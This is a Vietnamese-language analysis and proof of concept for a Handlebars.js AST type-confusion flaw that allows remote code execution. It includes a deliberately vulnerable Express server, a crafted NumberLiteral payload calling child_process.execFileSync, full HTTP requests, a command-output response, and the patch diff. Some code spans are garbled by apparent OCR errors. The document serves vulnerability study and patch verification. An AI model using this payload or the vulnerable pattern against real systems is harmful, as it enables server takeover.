

# CVE-2026-33937 Analysis & POC

## 1. CVE & Basic Info

- **CVE ID:** CVE-2026-33937
- **Affected Package:** handlebars (npm)  $\geq 4.0.0 \leq 4.7.8$
- **CVSS severity:** 9.8 - CRITICAL (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
- **CWE:** CWE-843 (Type Confusion) • CWE-94 (Code Injection)
- **Fix Commit:** 68d8df5a88e0a26fe9e6084c5c6aaebe67b07da2
- **Published:** 2026-03-27

## 2. Root Cause Analysis

Handlebars.js phiên bản 4.7.8 tồn tại lỗ hổng JavaScript Injection do lỗi Type Confusion trong quá trình xử lý AST. Hàm `Handlebars.compile()` chấp nhận hai loại đầu vào: chuỗi template thông thường và AST (Abstract Syntax Tree) đã được parse sẵn. Khi một AST object được truyền vào, hệ thống bỏ qua hoàn toàn bước parsing và sử dụng trực tiếp AST này trong quá trình biên dịch mà không thực hiện bất kỳ validation nào trên cấu trúc hay nội dung của các node.

Lỗ hổng tập trung tại hàm `Compile.NumberLiteral()` trong giai đoạn sinh mã JavaScript. Hàm này có nhiệm vụ xử lý các node kiểu số trong AST, nhưng không kiểm tra kiểu dữ liệu của field `value` trước khi đẩy vào opcode pipeline:

```
// compiler.js – Compile.NumberLiteral()
NumberLiteral: function(number) {
  this.opcode('pushLiteral', number.value);
  // ↑ number.value được push thẳng
  // không có typeof check
  // không validate giá trị là số thực
}
```

`value` sau đó được xử lý bởi `JavaScriptCompiler.pushString()`, đi qua `quotedString()` để wrap trong dấu nháy. Tuy nhiên `quotedString()` chỉ escape một số ký tự giới hạn — cụ thể là `\`, `"`, newline — mà không escape các ký tự `)`, `+`, `//`:

```
// JavaScriptCompiler.pushString()
pushString: function(string) {
  this.pushStackLiteral(this.quotedString(string));
},

quotedString: function(str) {
  return '"' + str
    .replace(/\\/g, '\\\\')
    .replace(/"/g, '\\"')
    .replace(/\n/g, '\\n')
    .replace(/\r/g, '\\r')
    // ← không escape ), +, //
    // → payload thoát được ra ngoài string context
    + '"';
}
```

Cuối cùng, `JavaScriptCompiler.pushLiteral()` nhúng giá trị này trực tiếp vào chuỗi source code không qua bất kỳ sanitization nào. Toàn bộ source code sau đó được truyền vào `new Function()` để compile và thực thi:

```
// Luồng propagation từ input đến RCE
NumberLiteral.value (JS code)
  ↓ không validate typeof
pushString() → quotedString() không escape ), +, //
  ↓ payload sống sót
pushLiteral() nhúng RAW vào source string
  ↓
new Function(source) → RCE
```

Kết quả là bất kỳ endpoint nào deserialize JSON do người dùng kiểm soát và truyền trực tiếp vào `Handlebars.compile()` mà không validate `typeof input === 'string'` đều có thể bị khai thác, dẫn đến Remote Code Execution (RCE) trên server.

## 3. Analysis

### 3.1 Requirements

### 3.1.1 Environment Setup

- **Runtime:** Node.js (Docker container)
- **Framework:** Express.js + `express.json()`
- **Package:** handlebars 4.7.8
- **Entry file:** server.js
- **Lab repo:** [github.com/dinhvaren/cve-2026-33937](https://github.com/dinhvaren/cve-2026-33937)
- **Target port:** 3000

### 3.1.2 Dependencies

- handlebars:
  - `4.7.8` – vulnerable
  - `4.7.9` – patched

## 3.2 Điều Kiện Khai Thác

Để exploit thành công, cần thỏa mãn đồng thời các điều kiện sau:


- Application nhận user-controlled input qua HTTP request body (JSON)
- Input được deserialized thành JavaScript object (ví dụ: Express + `express.json()`)
- Object đó được truyền thẳng vào `Handlebars.compile()` mà không validate typeof
- Server chạy Node.js (cần `process.getBuiltinModule` hoặc `require`)
- Handlebars version  $\geq 4.0.0$  và  $\leq 4.7.8$

## 3.3 Payload Analysis - Handlebars AST Injection

### 3.3.1 Cấu trúc AST Payload

Payload là một crafted AST object được inject trực tiếp vào `Handlebars.compile()`. Attacker không truyền template string thông thường mà thay vào đó tạo sẵn một AST với cấu trúc hợp lệ về mặt Handlebars syntax, nhưng nhúng JavaScript code độc hại vào bên trong node `NumberLiteral.value`.

Handlebars tin tưởng hoàn toàn vào AST được truyền vào mà không re-validate — đây là điểm mấu chốt khiến exploit thành công.



### 3.3.2 Program (root)

```
{ "type": "Program", "body": [...], "strip": {}, "loc": null }
```

Root node hợp lệ. `loc: null` được Handlebars chấp nhận bỏ qua location tracking mà không gây lỗi.

```
function parseWithoutProcessing(input, options) {
  // nếu input đã là AST (Program node)
  if (input.type === 'Program') {
    // bỏ qua parse → dùng trực tiếp (điểm quan trọng: accept object từ user)
    return input;
  }
}
```

### 3.3.3 MustacheStatement

```
{
  "type": "MustacheStatement",
  "escaped": true,
```

```
"strip": { "open": false, "close": false }
}
```

Đại diện cho expression `{{ lookup ... }}`. `escaped: true` trông có vẻ an toàn vì Handlebars sẽ gọi `escapeExpression()` nhưng thực tế RCE đã xảy ra tại `new Function()` trước khi `escapeExpression` có cơ hội chạy. Đây là đánh lừa về mặt visual.

```
// xử lý {{ ... }} trong template
MustacheStatement: function MustacheStatement(mustache) {
// compile expression bên trong (helper / variable / function)
  this.SubExpression(mustache);
// nếu cần escape (mặc định {{ }} là escaped)
  if (mustache.escaped && !this.options.noEscape) {
// thêm opcode escape → gọi escapeExpression()
    this.opcode('appendEscaped');
  } else {
// không escape (ví dụ {{{ }}}) → append raw
    this.opcode('append');
  }
},
```

### 3.3.4 PathExpression `lookup`

```
{
  "type": "PathExpression",
  "original": "lookup",
  "parts": ["lookup"],
  "depth": 0,
  "data": false
}
```

Trở đến built-in helper `lookup` của Handlebars được whitelist sẵn, không bị filter. Attacker chọn `lookup` vì hai lý do:

- Là helper hợp lệ → vượt qua mọi validation ở tầng helper lookup

- Nhận 2 tham số → tham số thứ 2 là `NumberLiteral` → trigger chain xuống `Compile.NumberLiteral()`

### 3.3.5 PathExpression `this`

```
{
  "type": "PathExpression",
  "original": "this",
  "parts": [],
  "depth": 0,
  "data": false
}
```

Tham số thứ nhất của `lookup` trỏ vào current context object. `parts: []` đại diện cho `this`. Node này không tham gia vào exploit, chỉ để call signature của `lookup(obj, field)` hợp lệ về mặt cú pháp.

```
// convert literal (number, string, ...) → PathExpression
function transformLiteralToPath(sexpr) {
  // nếu path chưa phải dạng chuẩn (không có parts)
  if (!sexpr.path.parts) {
    var literal = sexpr.path;
    // chuyển literal thành PathExpression
    // (ép sang string để xử lý thống nhất)
    sexpr.path = {
      type: 'PathExpression',
      data: false,
      depth: 0,
      parts: [literal.original + ''],
      original: literal.original + '',
      loc: literal.loc
    };
  }
}
```

### 3.3.6 NumberLiteral (điểm khai thác chính)

```
{
  "type": "NumberLiteral",
  "value": "{},{}) + process.getBuiltinModule('child_process').execFileSync('ls', ['-la', '/']).toString() //",
  "original": 1,
  "loc": null
}
```

Đây là node bị **giả mạo kiểu dữ liệu**. `original: 1` trông như một số bình thường, nhưng `value` chứa toàn bộ JS code độc hại. `Compile.NumberLiteral()` không kiểm tra kiểu của `value` chỉ đọc và push thẳng vào opcode pipeline.

```
NumberLiteral: function NumberLiteral(number) {
  this.opcode('pushLiteral', number.value);
},
```

Phân tích từng thành phần của `value`:

`{},{})` **Break out**

```
lookupProperty(helpers,"lookup").call(depth0, depth0, {},
{})
//
//                                     ↑
//                                     payload inject vào đây
y
//                                     đóng argument list +
//                                     đóng ngoặc hàm
```

Đóng argument list của `lookup.call()` và thoát khỏi `escapeExpression()` phần code phía sau được nối như một expression mới độc lập.

`process.getBuiltinModule('child_process')` **Bypass require()**

```
process.getBuiltinModule('child_process')
```

Node.js internal API truy cập trực tiếp built-in module mà không cần `require()`. Kỹ thuật này bypass các sandbox filter thường chặn `require` hoặc `global.require`.

`.execFileSync('ls', ['-la', '/'])` - RCE

```
.execFileSync('ls', ['-la', '/'])
```

Thực thi lệnh `ls -la /` đồng bộ list toàn bộ file và thư mục ở root filesystem bao gồm permissions, owner, size. Cho phép attacker **reconnaissance** hệ thống để chuẩn bị bước tấn công tiếp theo.

`.toString()` - Output conversion

```
.toString()
```

Convert `Buffer` output của `execFileSync` sang string để có thể trả về trong HTTP response.

`//` - Comment out

```
//
```

Comment out toàn bộ phần code còn lại của generated function tránh syntax error khiến `new Function()` throw exception trước khi payload kịp thực thi.

### 3.3.7 Generated source sau khi inject

Sau khi qua `pushLiteral()` → `mergeSource()`, chuỗi source được `new Function()` compile trông như sau:

```
function anonymous(container, depth0, helpers, partials, data) {
  var lookupProperty = container.lookupProperty || function
  (parent, propertyName) {
    if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {
      return parent[propertyName];
    }
    return undefined;
  };


  return container.escapeExpression(
    lookupProperty(helpers, "lookup").call(
      depth0, depth0,
```



```
    {},{}) //
← break out
    ) + process.getBuiltinModule('child_process')
      .execFileSync('ls', ['-la', '/']) //
← RCE
      .toString()
    // phần còn lại bị comment out – không có syntax error
  }
```

JS engine không phân biệt được đây là code độc hại nó chỉ thấy valid JavaScript syntax.

## 4. Call Chain





## 5. Proof of Concept

### 5.1 Vulnerable code (server.js)

```
const express = require("express");
const Handlebars = require("handlebars");

const app = express();

app.use(express.urlencoded({ extended: true }));
app.use(express.json());

app.get("/", (req, res) => {
  res.send(`
    <h2>Content Renderer</h2>
    <form method="POST" action="/render">
      <textarea name="payload" rows="15" cols="80"></textare
ea><br><br>
      <button>Render</button>
    </form>
  `);
});

app.post("/render", (req, res) => {
  try {
    const payload = JSON.parse(req.body.payload);
    //                               ↑ parse JSON string thành AST ob
    ject
    //                               req.body.payload là string vì client stri
    ngify AST trước khi gửi
    const template = Handlebars.compile(payload);
    //                               ↑ nhận AST object thay vì temp
    late string
    //                               không validate typeof → trig
```

```

ger exploit
  const result = template({});

  res.send(`<pre>${result}</pre>`);
} catch (e) {
  res.send(`<pre>${e.stack}</pre>`);
}
});
console.log(require.resolve("handlebars"));
app.listen(3000, () => {
  console.log("http://localhost:3000");
});

```

`express.json()` đã tự parse body rồi, nên `req.body.payload` lúc này đã là string (vì trong JSON body, `payload` là một JSON string được stringify). `JSON.parse()` ở đây parse cái string đó thành AST object.

## 5.2 HTTP Request

## Request

Pretty Raw Hex

```
1 POST /render HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 918
4 Origin: http://localhost:3000
5 Content-Type: application/x-www-form-urlencoded
6 Referer: http://localhost:3000/
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10 payload={
11 ++"type"%3a+"Program",
12 ++"body"%3a+[
13 ++++{
14 +++++"type"%3a+"MustacheStatement",
15 +++++"path"%3a+{
16 +++++++"type"%3a+"PathExpression",
17 +++++++"data"%3a+false,
18 +++++++"depth"%3a+0,
19 +++++++"parts"%3a+["lookup"],
20 +++++++"original"%3a+"lookup",
21 +++++++"loc"%3a+null
22 ++++++},
23 ++++++"params"%3a+[
24 +++++++{
25 ++++++++"type"%3a+"PathExpression",
26 ++++++++"data"%3a+false,
27 ++++++++"depth"%3a+0,
28 ++++++++"parts"%3a+[],
29 ++++++++"original"%3a+"this",
30 ++++++++"loc"%3a+null
31 +++++++},
32 +++++++{
33 ++++++++"type"%3a+"NumberLiteral",
34 ++++++++"value"%3a+"{},{ }"+%2b+process.getBuiltinModule('child_process').execFileSync('ls', ['-la', '/']).toString()+"/",
35 ++++++++"original"%3a+l,
36 ++++++++"loc"%3a+null
37 +++++++},
38 ++++++],
39 ++++++"escaped"%3a+true,
40 ++++++"strip"%3a+(+"open"%3a+false,+"close"%3a+false+),
41 ++++++"loc"%3a+null
42 ++++}
43 ++],
44 ++"strip"%3a+{ },
45 ++"loc"%3a+null
46 }
```

## 5.3 Expected output

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 1213
5 ETag: W/"4bd-OuRKis9sp9/EOTu9lPoabyn6JpY"
6 Date: Mon, 06 Apr 2026 04:23:25 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 <pre>
11 total 64
12 drwxr-xr-x 1 root root 4096 Apr 6 04:23 .
13 drwxr-xr-x 1 root root 4096 Apr 6 04:23 ..
14 -rwxr-xr-x 1 root root 0 Apr 6 04:23 .dockerenv
15 drwxr-xr-x 1 root root 4096 Apr 6 04:23 app
16 lrwxrwxrwx 1 root root 7 Mar 16 00:00 bin -> usr/bin
17 drwxr-xr-x 2 root root 4096 Jan 2 12:40 boot
18 drwxr-xr-x 5 root root 340 Apr 6 04:23 dev
19 drwxr-xr-x 1 root root 4096 Apr 6 04:23 etc
20 -rwxr-xr-x 1 root root 44 Mar 28 13:03 flag.txt
21 drwxr-xr-x 1 root root 4096 Mar 25 13:31 home
22 lrwxrwxrwx 1 root root 7 Mar 16 00:00 lib -> usr/lib
23 lrwxrwxrwx 1 root root 9 Mar 16 00:00 lib64 -> usr/lib64
24 drwxr-xr-x 2 root root 4096 Mar 16 00:00 media
25 drwxr-xr-x 2 root root 4096 Mar 16 00:00 mnt
26 dr-xr-xr-x 285 root root 0 Apr 6 04:23 proc
27 drwx----- 1 root root 4096 Mar 28 12:47 root
28 drwxr-xr-x 1 root root 4096 Mar 16 23:24 run
29 lrwxrwxrwx 1 root root 8 Mar 16 00:00 sbin -> usr/sbin
30 drwxr-xr-x 2 root root 4096 Mar 16 00:00 srv
31 dr-xr-xr-x 13 root root 0 Apr 6 04:23 sys
32 drwxrwxrwt 2 root root 4096 Mar 16 00:00 tmp
33 drwxr-xr-x 1 root root 4096 Mar 16 00:00 usr
34 drwxr-xr-x 1 root root 4096 Mar 16 00:00 var
35 </pre>
```

server chạy với quyền `root` , phát hiện `flag.txt` tại `/`

## 6. Patch Analysis

### 6.1 Diff

#### 6.1.1 `lib/handlebars/compiler/base.js`

#### 4.7.8 - vulnerable

Trước khi patch, khi `Handlebars.compile()` nhận một AST object, hệ thống **tin tưởng hoàn toàn** vào nội dung của từng node và đi thẳng vào compile pipeline. `NumberLiteral.value` được push vào opcode mà không kiểm tra kiểu cho phép attacker truyền JS code thay vì số.

```
function parseWithoutProcessing(input, options) {
  // nếu input đã là AST (Program node)
  if (input.type === 'Program') {
    // bỏ qua parse → dùng trực tiếp (điểm quan trọng: accept object từ user)
    return input;
  }
}
```

#### 4.7.9 - patched

Sau khi patch, một bước `validateInputAst()` được chèn vào ngay tại điểm tiếp nhận AST trước khi bất kỳ compile step nào chạy. Hàm này duyệt đệ quy toàn bộ cây AST và enforce type contract cho từng node:

```
export function parseWithoutProcessing(input, options) {
  if (input.type === 'Program') {
    // When a pre-parsed AST is passed in, validate all node values
    // to prevent code injection via type-confused literals.
    validateInputAst(input); // ← thêm bước validate trước khi dùng
    return input;
  }
  ...
}

function validateInputAst(ast) {
  validateAstNode(ast);
}

function validateAstNode(node) {
  if (node == null) { return; }
  if (Array.isArray(node)) { node.forEach(validateAstNode); return; }
  if (typeof node !== 'object') { return; }

  // chặn payload của CVE này
```

```

if (node.type === 'NumberLiteral') {
  if (typeof node.value !== 'number' || !isFinite(node.value)) {
    throw new Exception(
      'Invalid AST: NumberLiteral.value must be a number'
    );
  }
}
// Validate đệ quy toàn bộ node con
Object.keys(node).forEach(propertyName => {
  if (propertyName === 'loc') { return; }
  validateAstNode(node[propertyName]);
});
}

```

| Node type      | Constraint được enforce   |
|----------------|---|
| NumberLiteral  | value phải là number và isFinite                                |
| BooleanLiteral | value phải là boolean   |
| PathExpression | depth phải là integer $\geq 0$ , parts phải là array of strings |

Với payload của CVE này, `NumberLiteral.value` là một string chứa JS code → `typeof node.value !== 'number' → throw Exception('Invalid AST: NumberLiteral.value must be a number')` → exploit bị chặn ngay tại entry point, không bao giờ đến được `pushLiteral()` hay `new Function()`.

#### 6.1.2 `lib/handlebars/internal/proto-access.js`

#### 4.7.8 - vulnerable

```

methodWhiteList['__defineGetter__'] = false;
methodWhiteList['__defineSetter__'] = false;
methodWhiteList['__lookupGetter__'] = false;
extend(methodWhiteList, runtimeOptions.allowedProtoMethods);

```

#### 4.7.9 - patched



Bổ sung `__lookupSetter__` vào blacklist — đây là method đối xứng với `__lookupGetter__` nhưng bị bỏ sót trong các bản vá trước (liên quan CVE-2019-19919). Patch này đảm bảo cả 4 getter/setter accessor methods đều bị chặn.

```
methodWhiteList['__defineGetter__'] = false;
methodWhiteList['__defineSetter__'] = false;
methodWhiteList['__lookupGetter__'] = false;
methodWhiteList['__lookupSetter__'] = false; // ← thêm m
ới
extend(methodWhiteList, runtimeOptions.allowedProtoMethod
s);
```

## 6.2 Verify

Chạy lại cùng payload trên `handlebars 4.7.9`:

## Request

```

  Pretty  Raw  Hex  🔍  📄  ↻  ☰
1 POST /render HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 918
4 Origin: http://localhost:3000
5 Content-Type: application/x-www-form-urlencoded
6 Referer: http://localhost:3000/
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10 payload={
11 ++"type"%3a+"Program",
12 ++"body"%3a+[
13 ++++{
14 ++++++"type"%3a+"MustacheStatement",
15 ++++++"path"%3a{
16 ++++++++"type"%3a+"PathExpression",
17 ++++++++"data"%3a+false,
18 ++++++++"depth"%3a+0,
19 ++++++++"parts"%3a+["lookup"],
20 ++++++++"original"%3a+"lookup",
21 ++++++++"loc"%3a+null
22 ++++++},
23 ++++++"params"%3a+[
24 +++++++{
25 +++++++++"type"%3a+"PathExpression",
26 +++++++++"data"%3a+false,
27 +++++++++"depth"%3a+0,
28 +++++++++"parts"%3a+[],
29 +++++++++"original"%3a+"this",
30 +++++++++"loc"%3a+null
31 +++++++},
32 +++++++{
33 +++++++++"type"%3a+"NumberLiteral",
34 +++++++++"value"%3a+"{}",{}})+%2bprocess.getBuiltinModule('child_process').execFileSync('ls', ['-la', '/']).toString()+"/",
35 +++++++++"original"%3a+1,
36 +++++++++"loc"%3a+null
37 +++++++},
38 ++++++],
39 ++++++"escaped"%3a+true,
40 ++++++"strip"%3a+{"open"%3a+false,+"close"%3a+false+},
41 ++++++"loc"%3a+null
42 +++++},
43 ++],
44 ++"strip"%3a+{},
45 ++"loc"%3a+null
46 }
```

response trên 4.7.9:

## Response

Pretty Raw Hex Render



```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 754
5 ETag: W/"2f2-yML3Ghz1KG21zN+vbDya/7akCpo"
6 Date: Mon, 06 Apr 2026 04:20:34 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 <pre>
11   Error: Invalid AST: NumberLiteral.value must be a number
12   at validateAstNode
13   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:97:13)
14   at Array.forEach (<anonymous>
15   )
16   at validateAstNode
17   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
18   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
19   at Array.forEach (<anonymous>
20   )
21   at validateAstNode
22   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
23   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
24   at Array.forEach (<anonymous>
25   )
26   at validateAstNode
27   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
28   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
29   at Array.forEach (<anonymous>
30   )
31   at validateAstNode
32   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
33   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
34   at Array.forEach (<anonymous>
35   )
36   at validateAstNode
37   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
38   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
39   at Array.forEach (<anonymous>
40   )
41   at validateAstNode
42   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
43   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
44   at Array.forEach (<anonymous>
45   )
46   at validateAstNode
47   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
48   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
49   at Array.forEach (<anonymous>
50   )
51   at validateAstNode
52   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
53   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
54   at Array.forEach (<anonymous>
55   )
56   at validateAstNode
57   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
58   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
59   at Array.forEach (<anonymous>
60   )
61   at validateAstNode
62   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
63   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
64   at Array.forEach (<anonymous>
65   )
66   at validateAstNode
67   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
68   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
69   at Array.forEach (<anonymous>
70   )
71   at validateAstNode
72   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
73   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
74   at Array.forEach (<anonymous>
75   )
76   at validateAstNode
77   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
78   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
79   at Array.forEach (<anonymous>
80   )
81   at validateAstNode
82   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
83   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
84   at Array.forEach (<anonymous>
85   )
86   at validateAstNode
87   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
88   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
89   at Array.forEach (<anonymous>
90   )
91   at validateAstNode
92   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
93   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
94   at Array.forEach (<anonymous>
95   )
96   at validateAstNode
97   (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:75:10)
98   at /app/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:109:5
99   at Array.forEach (<anonymous>
100  )
101  </pre>
```

Payload không còn trigger RCE — `validateAstNode()` throw exception trước khi AST đến được compile pipeline.